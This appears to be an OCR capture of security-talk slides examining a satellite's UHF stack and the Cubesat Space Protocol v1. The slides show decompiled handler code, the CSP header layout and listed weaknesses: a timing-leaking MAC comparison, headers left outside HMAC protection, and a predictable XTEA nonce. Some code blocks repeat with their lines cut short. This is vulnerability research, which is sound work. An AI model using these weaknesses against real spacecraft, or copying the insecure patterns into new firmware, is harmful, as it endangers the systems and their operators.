
December 2019


Launched

System Chart





System Chart







System Chart









System Chart






UHF-Stack




```c
void csp_i2c_rx(i2c_frame_t *frame,void *pxTaskWoken) {
  // ...
  if (frame) {
    frame_len = frame->len - 4;
    if (frame_len > 0xfc) {
      csp_if_i2c.frame = csp_if_i2c.frame + 1;
      csp_buffer_free_isr(frame);
      return;
    }
    frame->len = frame_len;
    i2c_rx_csp_packet = (csp_packet_t *) frame;
    h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
                     frame->data[0] << 0x18 | frame->data[2] << 8);
    frame->data[3] = (uint8_t)h32;
    frame->data[0] = (uint8_t)(h32 >> 0x18);
    frame->data[1] = (uint8_t)(h32 >> 0x10);
    frame->data[2] = (uint8_t)(h32 >> 8);
    csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
  }
  return;
}
```


UHF-Stack




```c
void csp_i2c_rx(i2c_frame_t *frame,void *pxTaskWoken) {
  // ...
  if (frame) {
    frame
    if (f
      csp
      csp
      ret
    }
    frame
    i2c_rx_csp_packet = (csp_packet_t *) frame;
    h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
                     frame->data[0] << 0x18 | frame->data[2] << 8);
    frame->data[3] = (uint8_t)h32;
    frame->data[0] = (uint8_t)(h32 >> 0x18);
    frame->data[1] = (uint8_t)(h32 >> 0x10);
    frame->data[2] = (uint8_t)(h32 >> 8);
    csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
  }
  return;
}
```

```c
uint32_t csp_ntoh32(uint32_t n32) {
  return n32;
}
```


UHF-Stack




```c
void csp_i2c_rx(i2c_frame_t *frame,void *pxTaskWoken) {
  // ...
  if (frame) {
    frame
    if (f
      csp
      csp
      ret
    }
    frame
    i2c_rx_csp_packet = (csp_packet_t *) frame;
    h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
                     frame->data[0] << 0x18 | frame->data[2] << 8);
    frame->data[3] = (uint8_t)h32;
    frame->data[0] = (uint8_t)(h32 >> 0x18);
    frame->data[1] = (uint8_t)(h32 >> 0x10);
    frame->data[2] = (uint8_t)(h32 >> 8);
    csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
  }
  return;
}
```

```c
uint32_t csp_ntoh32(uint32_t n32) {
  return n32;
}
```

UHF-Stack



Cubesat Space Protocol (CSP) v1


/ libcsp

TCP/IP Oriented Design

CSP Header 1.x																													
Bit offset	**31**	**30**	**29**	**28**	**27**	**26**	**25**	**24**	**23**	**22**	**21**	**20**	**19**	**18**	**17**	**16**	**15**	**14**	**13**	**12**	**11**	**10**	**9**	**8**	**7**	**6**	**5**	**4**	**3**	**2**	**1**	**0**
0	Priority		Source					Destination					Destination Port						Source Port						Reserved				HMAC	XTEA	RDP	CRC
32	Data (0 – 65,535 bytes)																															

Source: https://en.wikipedia.org/wiki/Cubesat_Space_Protocol

UHF-Stack



Cubesat Space Protocol (CSP) v1

Security Features


- HMAC-SHA1 Authentication
- XTEA Encryption Support

Security Issues

1. MAC comparison leaks timing data #44
   - `memcmp` to compare the digest
2. HMAC doesn't protect headers #45
   - Same problem for the CRC checks
3. XTEA encrypt packet nonce too predictable #162
   - `const uint32_t nonce = (uint32_t)rand();`


Authors: Issues fixed in libcsp v2

UHF-Stack




```c
int csp_route_security_chek(...) {
  if (packet->id.flags & CSP_FXTEA) {
    csp_log_error("Received XTEA encrypted packet, but CSP was compiled without XTEA support. Discarding packet");
  }

  // ...

  if (packet->id.flags & CSP_FHMAC) {
    csp_log_error("Received packet with HMAC, but CSP was compiled without HMAC support. Discarding packet");
  }

   // ...
}
```

UHF-Stack




Cubesat Space Protocol (CSP) v1

Socket API + TCP-based ports

- "Default" Server
  - `socket`, `bind`, `listen`, `accept`

```c
if (cspServerInitialised == false) {
  cspSocket = csp_socket(0);
  if (!cspSocket) { return; }

  ret = csp_bind(cspSocket, CSP_ANY_PORT);
  if (!ret) { return; }

  ret = csp_listen(cspSocket, 10);
  if (!ret) { return; }

  cspServerInitialised = true;
}

cspServerConn = csp_accept(cspSocket, 10);
if (cspServerConn) {
  while (request_packet = csp_read(cspServerConn,0), packet) {
    dest_port = csp_conn_dport(cspServerConn);
    switch(dest_port) {
      // ...
    }
  }
  csp_close(cspServerConn);
}
```

UHF-Stack




Cubesat Space Protocol (CSP) v1

Socket API + TCP-based ports

